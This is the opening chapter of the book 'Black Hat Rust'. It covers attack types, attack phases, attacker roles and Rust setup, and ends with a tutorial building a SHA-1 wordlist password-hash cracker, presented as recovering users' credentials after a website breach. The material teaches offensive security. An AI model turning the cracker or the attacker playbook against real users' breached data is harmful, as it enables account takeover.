Black Hat Rust

Applied offensive security with the Rust programming language

Sylvain Kerkour

Black Hat Rust

Applied offensive security with the Rust programming language

Sylvain Kerkour

v2022.54

Contents

Copyright

Your early access bonuses

Dear reader, in order to thank you for buying the Black Hat Rust early access edition and helping to make this book a reality, I prepared you a special bonus: I curated a list of the best detailed analyses of the most advanced malware of the past two decades. You may find inside great inspiration when developing your own offensive tools. You can find the list at this address: https://github.com/black-hat-rust-bonuses/black-hat-rust-bonuses

If you notice a mistake (it happens), something that could be improved, or want to share your ideas about offensive security, feel free to join the discussion on Github: https://github.com/skerkour/black-hat-rust

Contact

I regularly publish content that is complementary to this book in my newsletter.

Every week I share updates about my projects and everything I learn about how to (ab)use technology for fun & profit: Programming, Hacking & Entrepreneurship. You can subscribe by **Email or RSS**: https://kerkour.com/follow.

You bought the book and are annoyed by something? Please tell me, and I will do my best to improve it!

Or, you greatly enjoyed the read and want to say thank you?

Feel free to contact me by email: sylvain@kerkour.com or matrix: @sylvain:kerkour.com

You can find all the updates in the changelog.

Preface

After high school, my plan for life was to become a private detective, maybe because I read too many Sherlock Holmes books. In France, the easiest way to become one is (was?) to go to law university and then to attend a specialized school.

I was not ready.

I quickly realized that studying law was not for me: reality is travestied to fit whatever narrative politics or professor wanted us to believe. No deep knowledge is taught here, only numbers, dates, how to look nice and sound smart. It was deeply frustrating for the young man I was, with an insatiable curiosity. I wanted to understand how the world works, not human conventions. For example, how do these machines we call computers that we are frantically typing on all day long work under the hood?

So I started by installing Linux (no, I won't enter the GNU/Linux war) on my Asus EeePC, a small netbook with only 1GB of RAM, because Windows was too slow, and started to learn to develop C++ programs with Qt, thanks to online tutorials. I coded my own text and my own chat systems. But my curiosity was not fulfilled.

One day, I inadvertently fell on the book that changed my life: "Hacking: The Art of Exploitation, 2nd Edition", by *Jon Erickson*.

This book not only made me curious about how to **make** things, but, more importantly, how to **break** things. It made me realize that you can't build reliable things without understanding how to break them, and by extension, where their weaknesses are.

While the book remains great to learn low-level programming and how to exploit simple memory safety bugs, today, hacking requires new skills: web exploitation, network and system programming, and, above all, how to code in a modern programming language.

Welcome to the fascinating world of Rust and offensive security.

While the Rust Book does an excellent job teaching **What is** Rust, I felt that a book about **Why** and **How** to Rust was missing. That means that some concepts will not

be covered in-depth in this book. Instead, we are going to see how to effectively use them in practice.

In this book, we will shake the preconceived ideas (Rust is too complex for the real world, Rust is not productive…) and see how to architect and create real-world Rust projects applied to offensive security. We will see how polyvalent Rust is, which enables its users to replace the plethora of programming languages (Python, Ruby, C, C++…) plaguing the offensive security world with a unique language that offers high-level abstractions, high performance, and low-level control when needed.

We will always start with some theory, deep knowledge that pass through ages, technologies and trends. This knowledge is independent of any programming language and will help you to get the right mindset required for offensive security.

I designed this book for people who either want to understand how attackers think in order to better defend themselves or for people who want to enter the world of offensive security and eventually make a living off it.

The goal of this book is to save you time in your path to action, by distilling knowledge and presenting it in applied code projects.

It's important to understand that *Black Hat Rust* is not meant to be a big encyclopedia containing all the knowledge of the world. Instead, it was designed as a guide to help you getting started and pave the way to **action**. Knowledge is often a prerequisite, but it's **action** that is shaping the world, and sometimes knowledge is a blocker for action (see analysis paralysis). As we will see, some of the most primitive offensive techniques are still the most effective. Thus some very specific topics, such as how to bypass modern OSes protection mechanisms won't be covered because there already is extensive literature on these topics, and they have little value in a book about Rust. That being said, I did my best to list the best resources to further your learning journey.

It took me approximately 1 year to become efficient in Rust, but it's only when I started to write (and rewrite) a lot of code that I made real progress.

Rust is an extremely vast language, but in reality, you will (and should) use only a subset of its features: you don't need to learn them all ahead of time. Some, that we will study in this book, are fundamentals. Others are not and may have an adversarial effect on the quality of your code by making it harder to read and maintain.

My intention with this book is not only to make you discover the fabulous world of offensive security, to convince you that Rust is the long-awaited one-size-fits-all programming language meeting all the needs of offensive security, but also to save you

a lot of time by guiding you to what really matters when learning Rust and offensive security. But remember, knowledge is not enough. Knowledge doesn't move mountains. Actions do.

Thus, the book is only one half of the story. The other half is the accompanying code repository: https://github.com/skerkour/black-hat-rust. **It's impossible to learn without practice, so I invite you to read the code, modify it and make it yours!**

If at any time you feel lost or don't understand a chunk of Rust code, don't hesitate to refer to the Rust Language Cheat Sheet, The Rust Book, and the Rust Language Reference.

Also, the book is code-heavy. I recommend reading it with a web browser aside, in order to explore and play with the code on GitHub: https://github.com/skerkour/black-hat-rust/.

Chapter 1

Introduction

"Any sufficiently advanced cyberattack is indistinguishable from magic", unknown

Whether it be in movies or in mainstream media, hackers are often romanticized: they are depicted as black magic wizards, nasty criminals, or, in the worst cases, as thieves with a hood and a crowbar.

In reality, the spectrum of the profile of the attackers is extremely large, from the bored teenager exploring the internet to sovereign State's armies as well as the unhappy former employee. As we will see, cyberattacks are not that hard. Knowledge is simply unevenly distributed and jealously kept secret by the existing actors. The principal ingredients are a good dose of curiosity and the courage to follow your instinct.

As digital is taking an always more important place in our lives, the impact and scale of cyberattacks will increase in the same way: we are helplessly witnessing during the current COVID-19 pandemic attacks against our hospitals which have real-life and dramatic consequences.

It's time to fight back and to prepare ourselves for the wars and battles of today (not tomorrow) and to understand that, in order to defend, there is no other way than to put ourselves in the shoes of attackers and think how they think. What are their motivations? How can they break seemingly so easily into any system? What do they do to their victims? From theory to practice, we will explore the arcanes of offensive security and build our own offensive tools with the Rust programming language.

Why Rust?

The world of security (and, more generally, software) is plagued by too many programming languages with too many footguns. You have to choose between **fast and unsafe** (C, C++…) or **slow but mostly safe** (Python, Java…).

Can someone be an expert in all these languages? I don't think so. And the countless bugs and vulnerabilities in offensive tools prove I'm right.

What if, instead, we could have a unique language.

A language that, once mastered, would fill all the needs of the field:

- Shellcodes
- Cross-platform Remote Access Tools (RATs)
- Reusable and embeddable exploits
- Scanners
- Phishing toolkits
- Embedded programming
- Web servers
- …

What if we had a single language that is low-level enough while providing high-level abstractions, is exceptionally fast, and easy to cross-compile. All of that while being memory safe, highly reusable, and extremely reliable.

No more weird toolchains, strange binary packagers, vulnerable network code, injectable phishing forms…

You got it, **Rust is the language to rule them all**.

Due to momentum, Rust isn't widely adopted by the security industry yet, but once the tech leads and independent hackers understand this reality, I believe that the change will happen really fast.

Of course, there are some pitfalls and a few things to know, but everything is covered in the following chapters.

1.1 Types of attacks

All attacks are not necessarily illegal or unsolicited. Let's start with a quick summary of the most common kinds of attacks found in the wild.

1.1.1 Attacks without a clear goal

Teenagers have an obscene amount of free time. Thus, some of them may start learning computer security after school and hack random targets on the internet. Even if they may not have clear goals in mind other than inflating their ego and appeasing their curiosity, these kinds of attacks can still have substantial monetary costs for the victims.

1.1.2 Political attacks

Sometimes, attacks have the only goal of spreading a political message. Most of the time, they materialize as website defacements where websites' content is replaced with the political message, or denial-of-service attacks where a piece of infrastructure or a service is made unavailable.

1.1.3 Pentest

Pentest, which stands for Penetration Testing, may be the most common term used to designate security audits. One downside of pentests is that sometimes they are just a means to check boxes for compliance purposes, are performed using simple automated scanners, and may leave big holes open.

1.1.4 Red team

Red teaming is seen as an evolution of traditional pentests: attackers are given more permissions and a broader scope like phishing employees, using implants or even physical penetration. The idea is: in order to protect against attacks, auditors have to think and operate like real attackers.

1.1.5 Bug bounty

Bug bounty programs are the uberization of security audits. Basically, companies say: "Try to hack me. If you find something and report it to me, I will pay you".

As we will see in the last chapter, bug bounty programs have their limits and are sometimes used by companies as virtue signaling instead of real security measures.

1.1.6 Cybercrime

Cybercrime is definitely the most growing type of attack since the 2010s. From selling personal data on underground forums to botnets and ransomwares or credit card hacking, criminal networks have found many creative ways of acting. An important peak occurred in 2017, when the NSA tools and exploits were leaked by the mysterious group "Shadow Brokers", which were then used in other malware such as WanaCry and Petya.

Despite the strengthening of online services to reduce the impact of data-stealing (today, it is far more difficult to take advantage of a stolen card number compared to a few years ago), criminals always find new creative ways to monetize their wrongdoings, especially with cryptocurrencies.

1.1.7 Industrial spying

Industrial espionage has always been a tempting means for companies to break down competitors' secrets and achieve competitive advantage. As our economy is more and more dematerialized (digitalized), this kind of attack will only increase in terms of frequency.

1.1.8 Cyberwar

This last kind of attack is certainly the less mediatized but without doubt the most spectacular. To learn more about this exciting topic, I can't recommend enough the excellent book "Countdown to Zero Day: Stuxnet and the Launch of the World's First Digital Weapon" by Kim Zetter which tells the story of, to my knowledge, the first act of advanced cyberwar: the Stuxnet worm.

1.2 Phases of an attack



Figure 1.1: Phases of an attack

1.2.1 Reconnaissance

The first phase consists of gathering as much information as possible about the target. Whether it be the names of the employees, the numbers of internet-facing machines and the services running on them, the list of the public Git repositories…

Reconnaissance is either passive (using publicly available data sources, such as social networks or search engines), or active (scanning the target's networks directly, for example).

1.2.2 Exploitation

Exploitation is the initial breach. It can be performed by using exploits (zero-day or not), abusing humans (social engineering) or both (sending office documents with malware inside).

1.2.3 Lateral Movements

Also known as pivoting, lateral movement designates the process of maintaining access and gaining access to more resources and systems. Implants, Remote Access Tools (RATs), and various other tools are used during this phase. The biggest challenge is to stay hidden as long as possible.

1.2.4 Data exfiltration

Data exfiltration is not present in every cyberattack, but in most which are not carried out by criminals: industrial spying, banking trojans, State spying…

It should be made with care as large chunks of data passing through the network may not go unnoticed.

1.2.5 Clean up

Once the attack is successfully completed, advised attackers need to cover their tracks in order to reduce the risk of being identified: logs, temporary files, infrastructure, phishing websites…

1.3 Profiles of attackers

The profile of attackers is also extremely varied. From lone wolves to teams of hackers, developers and analysts, there is definitely not a common profile that fits them all. However, in this section, I will try to portray which profiles should be part of a team conducting offensive operations.

1.3.1 The hacker

The term hacker is controversial: mainstream media use it to describe criminals while tech people use it to describe passionate or hobbyists tinkering with tech. In our context, we will use it to describe the person with advanced offensive skills and whose role is to perform reconnaissance and exploitation of the targets.

1.3.2 The exploit writer

The exploit writers are often developers with a deep understanding of security. Their role is to craft the weapons used by their teams to break into their targets' networks and machines.

Exploit development is also known as "**weaponization**".

Entire companies are operating in the grey waters of exploits trading, such as Vupen or Zerodium. They often don't find the exploits themselves but buy them from third-party hackers and find buyers (such as government agencies or malware developers).

1.3.3 The developer

The role of the developer is to build custom tools (credential dumpers, proxies…) and implants used during the attack. Indeed, using publicly available, pre-made tools vastly increase the risk of being detected.

These are the skills we will learn and practice in the next chapters.

1.3.4 The system administrator

Once the initial compromise is performed, the role of the system administrator is to operate and secure the infrastructure used by attackers. Their knowledge can also be used during the exploitation and lateral movements phases.

1.3.5 The analyst

In all kinds of attacks, domain knowledge is required to interpret the findings and prioritize targets. This is the role of the analyst, either to provide deep knowledge about what specifically to target or to make sense of the exfiltrated data.

1.4 Attribution

Attribution is the process of identifying and laying blame on the operators behind a cyber attack.

As we will see, it's an extremely complex topic: sophisticated attackers go through multiple networks and countries before hitting their target.

Attacks attribution is usually based on the following technical and operational elements:

Dates and time of the attackers' activities, which may reveal their time zone - even though it can easily be manipulated by moving the team to another country.

Artifacts present in the employed malware, like a string of characters in a specific alphabet or language - although, one can insert another language in order to blame someone else.

By counterattacking or hacking attackers' tools and infrastructure, or even by sending them false data which may lead them to make mistakes and consequently reveal their identities.

Finally, by browsing forums: it's not unusual that hackers praise their achievements on dedicated forums in order to both inflate their reputation and ego.

In the context of cyberwar, it is important to remember that public naming of attackers might sometimes be related to a political agenda rather than concrete facts.

1.5 The Rust programming language

Now we have a better idea of what cyberattacks are and who is behind them, let see how they can be carried out. Usually, offensive tools are developed in the C, C++, Python, or Java programming languages, and now a bit of Go. But all these languages have flaws that make them far from optimal for the task: it's extremely hard to write safe and sound programs in C or C++, Python can be slow, and due to its weak typing, it's hard to write large programs and Java depends on a heavyweight runtime which may not fit all requirements when developing offensive tools.

If you are hanging out online on forums like HackerNews or Reddit, you can't have missed this "new" programming language called Rust. It pops almost every time we are discussing something barely related to programming. The so-called Rust Evangelism Strikeforce is promising access to paradise to the brave programmers who will join their ranks.

Rust is turning a new page in the history of programming languages by providing unparalleled guarantees and features, whether it be for defensive or offensive security. I will venture to say that Rust is the long-awaited one-size-fits-all programming language. Here is why.

1.6 History of Rust

According to Wikipedia, *"Rust was originally designed by Graydon Hoare at Mozilla Research, with contributions from Dave Herman, Brendan Eich, and others. The designers refined the language while writing the Servo layout or browser engine, and the Rust compiler".*

Since then, the language has been following an organic growth and is today, according to Stack Overflow's surveys, the most loved language by software developers for 5 years

in a row.



Figure 1.2: Google trends results for the Rust programming language

Lately, big organizations such as Amazon or Microsoft have publicly announced their love for the language and are creating internal talent pools.

With that being said, Rust is still a niche language today and is not widely used outside of these big companies.

1.7 Rust is awesome

1.7.1 The compiler

First hated by beginners then loved, the Rust compiler is renowned for its strictness. You should not take its rejections personally. Instead, see it like an always available code reviewer, just not that friendly.

1.7.2 Fast

One of the most loved characteristics of Rust is its speed. Developers spend their day behind a screen and hate slow programs interrupting their workflows. It is thus completely natural that programmers tend to reject slow programming language contaminating the whole computing stack and creating painful user experiences.

Micro-benchmarks are of no interest to us because they are more often than not fallacious. However, there are a lot of reports demonstrating that Rust is blazing fast when



Figure 1.3: Google trends: Rust VS Go

used in real-world applications.

My favorite one is Discord describing how replacing a service in Go by one in Rust not only eliminated latency spikes due to Go's garbage collector but also reduced average response time from milliseconds to microseconds.

Another one is TechEmpower's Web Framework benchmarks, certainly the most exhaustive web framework benchmarks available on the internet where Rust shines since 2018. Some may argue that this one is a micro-benchmark, as the code is over-optimized for some specific, pre-determined use cases, yet, the result correlates with what I can observe in the real world.

1.7.3 Multi-paradigm

Being greatly inspired by the ML family of programming languages, Rust can be described as easy to learn as imperative programming languages, and as expressive as functional programming languages, whose abstractions allow them to transpose the human thoughts to code better.

Rust is rather "low-level" but offers high-level abstractions to programmers and thus is a joy to use.

The most loved feature by programmers coming from other programming languages seems to be enums, also known as *Algebraic Data Types*. They offer unparalleled expressiveness and correctness: when we "check" an enum, with the `match` keyword, the

compiler makes sure that we don't forget a case, unlike switch statements in other programming languages.

ch_01/snippets/enums/src/lib.rs

```rust
pub enum Status {
    Queued,
    Running,
    Failed,
}

pub fn print_status(status: Status) {
    match status {
        Status::Queued => println!("queued"),
        Status::Running => println!("running"),
    }
}
```

```
$ cargo build
Compiling enums v0.1.0
error[E0004]: non-exhaustive patterns: `Failed` not covered
 --> src/lib.rs:8:11
  |
1 | / pub enum Status {
2 | |     Queued,
3 | |     Running,
4 | |     Failed,
  | |     ------ not covered
5 | | }
  | |_- `Status` defined here
...
8 |       match status {
  |             ^^^^^^ pattern `Failed` not covered
  |
  = help: ensure that all possible cases are being handled, possibly by adding
   ↪  wildcards or more match arms
  = note: the matched value is of type `Status`

error: aborting due to previous error

For more information about this error, try `rustc --explain E0004`.
error: could not compile `enums`

To learn more, run the command again with --verbose.
```

1.7.4 Modular

Rust's creators clearly listened to developers when designing the ecosystem of tools accompanying it. It especially shows regarding dependencies management. Rust's package management (known as "crates") is as easy as with dynamic languages, such as Node.js' NPM, a real breath of fresh air when you had to fight with C or C++ toolchains, static and dynamic libraries.

1.7.5 Explicit

Rust's is certainly one of the most explicit languages. On the one hand, it allows programs to be easier to reason about and code reviews to be more effective as fewer things are hidden.

On the other hand, it is often pointed out by people on forums, telling that they never saw such an ugly language because of its verbosity.

1.7.6 The community

This section couldn't be complete if I didn't talk about the community. From kind help on forums to free educational material, Rust's community is known to be among the most (if not the most) welcoming, helpful, and friendly online communities.

I would speculate that this is due to the fact that today, not so many companies are using Rust. Thus, the community is mostly composed of passionate programmers for whom sharing about the language is more a passion than a chore.

You can learn more about the companies using Rust in production in my blog post: 42 Companies using Rust in production (in 2021).

Where do Rustaceans hang out online?

- The Rust's users forum
- The Rust's Subreddit
- On Matrix: #rust:matrix.org
- On Discord

I personally use Reddit to share my projects or ideas with the community, and the forum to seek help about code.

1.8 Setup

Before starting to code, we need to set up our development environment. We will need (without surprise) Rust, a code editor, and Docker.

1.8.1 Install Rust(up)

`rustup` is the official way to manage Rust toolchains on your computer. It will be needed to update Rust and install other components like the automatic code formatter: rustfmt.

It can be found online at https://rustup.rs

1.8.2 Installing a code editor

The easiest to use and most recommended free code editor available today is Visual Studio Code by Microsoft.

You can install it by visiting https://code.visualstudio.com

You will need to install the rust-analyzer extension in order to have code completion and type hints which are absolutely needed when developing in Rust. You can find it here: https://marketplace.visualstudio.com/items?itemName=matklad.rust-analyzer.

1.8.3 Install Docker or Podman

Docker and Podman are two tools used to ease the management of Linux containers. They allow us to work on clean environments and make our build and deployment processes more reproducible.

I recommend using Docker on macOS and Windows and Podman on Linux.

The instructions to install Docker can be found on the official website: https://docs.docker.com/get-docker

The same is true for Podman: https://podman.io/getting-started/installation

In the next chapter, we will use commands of the form:

```
$ docker run -ti debian:latest
```

If you've been the podman's way, you will just have to replace the `docker` command by `podman` .

```
$ podman run -ti debian:latest
```

or better: create a shell alias.

```
# in .bashrc or .zshrc
alias docker=podman
```

1.9 Our first Rust program: A SHA-1 hash cracker

The moment has come to get our hands dirty: let's write our first Rust program. As for all the code examples in this book, you can find the complete code in the accompanying Git repository: https://github.com/skerkour/black-hat-rust

```
$ cargo new sha1_cracker
```

Will create a new project in the folder `sha1_cracker` .

Note that by default, `cargo` will create a binary (application) project. You can create a library project with the `--lib` flag: `cargo new my_lib --lib` .



Figure 1.4: How a hash function works

SHA-1 is a hash function used by a lot of old websites to store the passwords of the users. In theory, a hashed password can't be recovered from its hash. Thus by storing the hash in their database, a website can assert that a given user has the knowledge of its password without storing the password in cleartext, by comparing the hashes. So if the website's database is breached, there is no way to recover the passwords and access the users' data.

Reality is quite different. Let's imagine a scenario where we just breached such a website, and we now want to recover the credentials of the users in order to gain access to their accounts. This is where a "hash cracker" is useful. A hash cracker is a program that will try many different hashes in order to find the original password.

This is why when creating a website, you should use a hash function specifically designed for this use case, such as `argon2id` , which require way more resource to bruteforce than SHA-1, for example.

This simple program will help us learn Rust's fundamentals:

- How to use Command Line Interface (CLI) arguments
- How to read files
- How to use an external library
- Basic error handling
- Resources management

Like in almost all programming languages, the entrypoint of a Rust program is its main function.

ch_01/sha1_cracker/src/main.rs

```
fn main() {
    // ...
}
```

Reading command line arguments is as easy as:

ch_01/sha1_cracker/src/main.rs

```
use std::env;

fn main() {
    let args: Vec<String> = env::args().collect();
}
```

Where `std::env` imports the module `env` from the standard library and `env::args()` calls the `args` function from this module and returns an iterator which can be "collected" into a `Vec<String>` , a `Vector` of `String` objects. A `Vector` is an array type that can be resized.

It is then easy to check for the number of arguments and display an error message if it does not match what is expected.

ch_01/sha1_cracker/src/main.rs

```
use std::env;

fn main() {
    let args: Vec<String> = env::args().collect();

    if args.len() != 3 {
        println!("Usage:");
        println!("sha1_cracker: <wordlist.txt> <sha1_hash>");
        return;
    }
}
```

As you may have noticed, the syntax of `println!` with an exclamation mark is strange. Indeed, `println!` is not a classic function but a macro. As it's a complex topic, I redirect you to the dedicated chapter of the Book: https://doc.rust-lang.org/book/ch19-06-macros.html.

`println!` is a macro and not a function because Rust doesn't support (yet?) variadic

generics. It has the advantage of being compile-time evaluated and checked and thus prevent vulnerabilities such as format string vulnerabilities.

1.9.1 Error handling

How should our program behave when encountering an error? And how to inform the user of it? This is what we call error handling.

Among the dozen programming languages that I have experience with, Rust is without any doubts my favorite one regarding error handling due to its explicitness, safety, and conciseness.

For our simple program, we will `Box` errors: we will allow our program to return any type that implements the `std::error::Error` trait. What is a trait? More on that later.

ch_01/sha1_cracker/src/main.rs

```
use std::{
    env,
    error::Error,
};

const SHA1_HEX_STRING_LENGTH: usize = 40;

fn main() -> Result<(), Box<dyn Error>> {
    let args: Vec<String> = env::args().collect();

    if args.len() != 3 {
        println!("Usage:");
        println!("sha1_cracker: <wordlist.txt> <sha1_hash>");
        return Ok(());
    }

    let hash_to_crack = args[2].trim();
    if hash_to_crack.len() != SHA1_HEX_STRING_LENGTH {
        return Err("sha1 hash is not valid".into());
    }

    Ok(())
}
```

1.9.2 Reading files

As it takes too much time to test all possible combinations of letters, numbers, and special characters, we need to reduce the number of SHA-1 hashes generated. For that, we use a special kind of dictionary, known as a wordlist, which contains the most common password

found in breached websites.

Reading a file in Rust can be achieved with the standard library like that:

ch_01/sha1_cracker/src/main.rs

```
use std::{
    env,
    error::Error,
    fs::File,
    io::{BufRead, BufReader},
};

const SHA1_HEX_STRING_LENGTH: usize = 40;

fn main() -> Result<(), Box<dyn Error>> {
    let args: Vec<String> = env::args().collect();

    if args.len() != 3 {
        println!("Usage:");
        println!("sha1_cracker: <wordlist.txt> <sha1_hash>");
        return Ok(());
    }

    let hash_to_crack = args[2].trim();
    if hash_to_crack.len() != SHA1_HEX_STRING_LENGTH {
        return Err("sha1 hash is not valid".into());
    }

    let wordlist_file = File::open(&args[1])?;
    let reader = BufReader::new(&wordlist_file);

    for line in reader.lines() {
        let line = line?.trim().to_string();
        println!("{}", line);
    }

    Ok(())
}
```

1.9.3 Crates

Now that the basic structure of our program is in place, we need to actually compute the SHA-1 hashes. Fortunately for us, some talented developers have already developed this complex piece of code and shared it online, ready to use in the form of an external library. In Rust,

we call those libraries, or packages, crates. They can be browsed online at https://crates.io.

They are managed with `cargo` : Rust's package manager. Before using a crate in our program, we need to declare its version in Cargo's manifest file: `Cargo.toml` .

ch_01/sha1_cracker/Cargo.toml

```
[package]
name = "sha1_cracker"
version = "0.1.0"
authors = ["Sylvain Kerkour"]
edition = "2018"

# See more keys and their definitions at
↪ https://doc.rust-lang.org/cargo/reference/manifest.html

[dependencies]
sha-1 = "0.9"
hex = "0.4"
```

We can then import it in our SHA-1 cracker:

ch_01/sha1_cracker/src/main.rs

```
use sha1::Digest;
use std::{
    env,
    error::Error,
    fs::File,
    io::{BufRead, BufReader},
};

const SHA1_HEX_STRING_LENGTH: usize = 40;

fn main() -> Result<(), Box<dyn Error>> {
    let args: Vec<String> = env::args().collect();

    if args.len() != 3 {
        println!("Usage:");
        println!("sha1_cracker: <wordlist.txt> <sha1_hash>");
        return Ok(());
    }

    let hash_to_crack = args[2].trim();
    if hash_to_crack.len() != SHA1_HEX_STRING_LENGTH {
        return Err("sha1 hash is not valid".into());
    }
```

```
    let wordlist_file = File::open(&args[1])?;
    let reader = BufReader::new(&wordlist_file);

    for line in reader.lines() {
        let line = line?;
        let common_password = line.trim();
        if hash_to_crack ==
         ↪ &hex::encode(sha1::Sha1::digest(common_password.as_bytes())) {
            println!("Password found: {}", &common_password);
            return Ok(());
        }
    }
    println!("password not found in wordlist :(");

    Ok(())
}
```

Hourray! Our first program is now complete. We can test it by running:

```
$ cargo run -- wordlist.txt 7c6a61c68ef8b9b6b061b28c348bc1ed7921cb53
```

Please note that in a real-world scenario, we may want to use optimized hash crackers such as hashcat or John the Ripper, which, among other things, may use the GPU to significantly speed up the cracking.

Another point would be to first load the wordlist in memory before performing the computations.

1.9.4 RAII

A detail may have caught the attention of the most meticulous of you: we opened the wordlist file, but we never closed it!

This pattern (or feature) is called RAII: Resource Acquisition Is Initialization. In Rust, variables not only represent parts of the memory of the computer, they may also own resources. Whenever an object goes out of scope, its destructor is called, and the owned resources are freed.

Thus, you don't need to call a `close` method on files or sockets. When the variable is dropped (goes out of scope), the file or socket will be automagically closed.

In our case, the `wordlist_file` variable owns the file and has the `main` function as scope. Whenever the main function exits, either due to an error or an early return, the owned file is closed.

Magic, isn't it? Thanks to this, it's very rare to leak resources in Rust.

1.9.5 Ok(())

You might also have noticed that the last line of our `main` function does not contain the `return` keyword. This is because Rust is an expression-oriented language. Expressions evaluate to a value. Their opposites, statements, are instructions that do something and end with a semicolon (`;`).

So if our program reaches the last line of the `main` function, the `main` function will evaluate to `Ok(())` , which means: "success: everything went according to the plan".

An equivalent would have been:

```
    return Ok(());
```

but not:

```
    Ok(());
```

Because here `Ok(());` is a statement due to the semicolon, and the main function no longer evaluates to its expected return type: `Result` .

1.10 Mental models for approaching Rust

Using Rust may require you to re-think all the mental models you learned while using other programming languages.

1.10.1 Embrace the compiler

The compiler will make you hard times when starting Rust. You will hate it. You will swear. You will wish to disable it and send it to hell. Don't.

The compiler should be seen as an always available and friendly code-reviewer. So it's not something preventing your code from compiling. Instead, it's a friend that tells you that your code is defective and even offers suggestions on how to fix it.

I have witnessed a great improvement over the years of the messages displayed by the compiler, and I have no doubts that if today the compiler produces an obscure message for an edge case, it will be improved in the future.

1.10.2 Just In Time learning

Rust is a vast language that you won't be able to master in a few weeks. And that's totally fine. You don't have to know everything to get started.

I've spent a lot of time reading about all the computer science behind Rust before even writing my first program. **This was the wrong approach**. There is too much to read about all the features of Rust, and you certainly won't use them all (and you shouldn't! For example, please **never ever** use non_ascii_idents it will only bring chaos and pain!). All this stuff is really interesting and produced by very smart people, but it prevents you from getting things done.

Instead, embrace the unknown and make your first programs. Fail. Learn. Repeat.

1.10.3 Keep it simple

Don't try to be too clever! If you are fighting with the limits of the language (which is already huge), it may mean that you are doing something wrong. Stop what you are doing, take a break, and think about how you can do things differently. It happens to me almost every day.

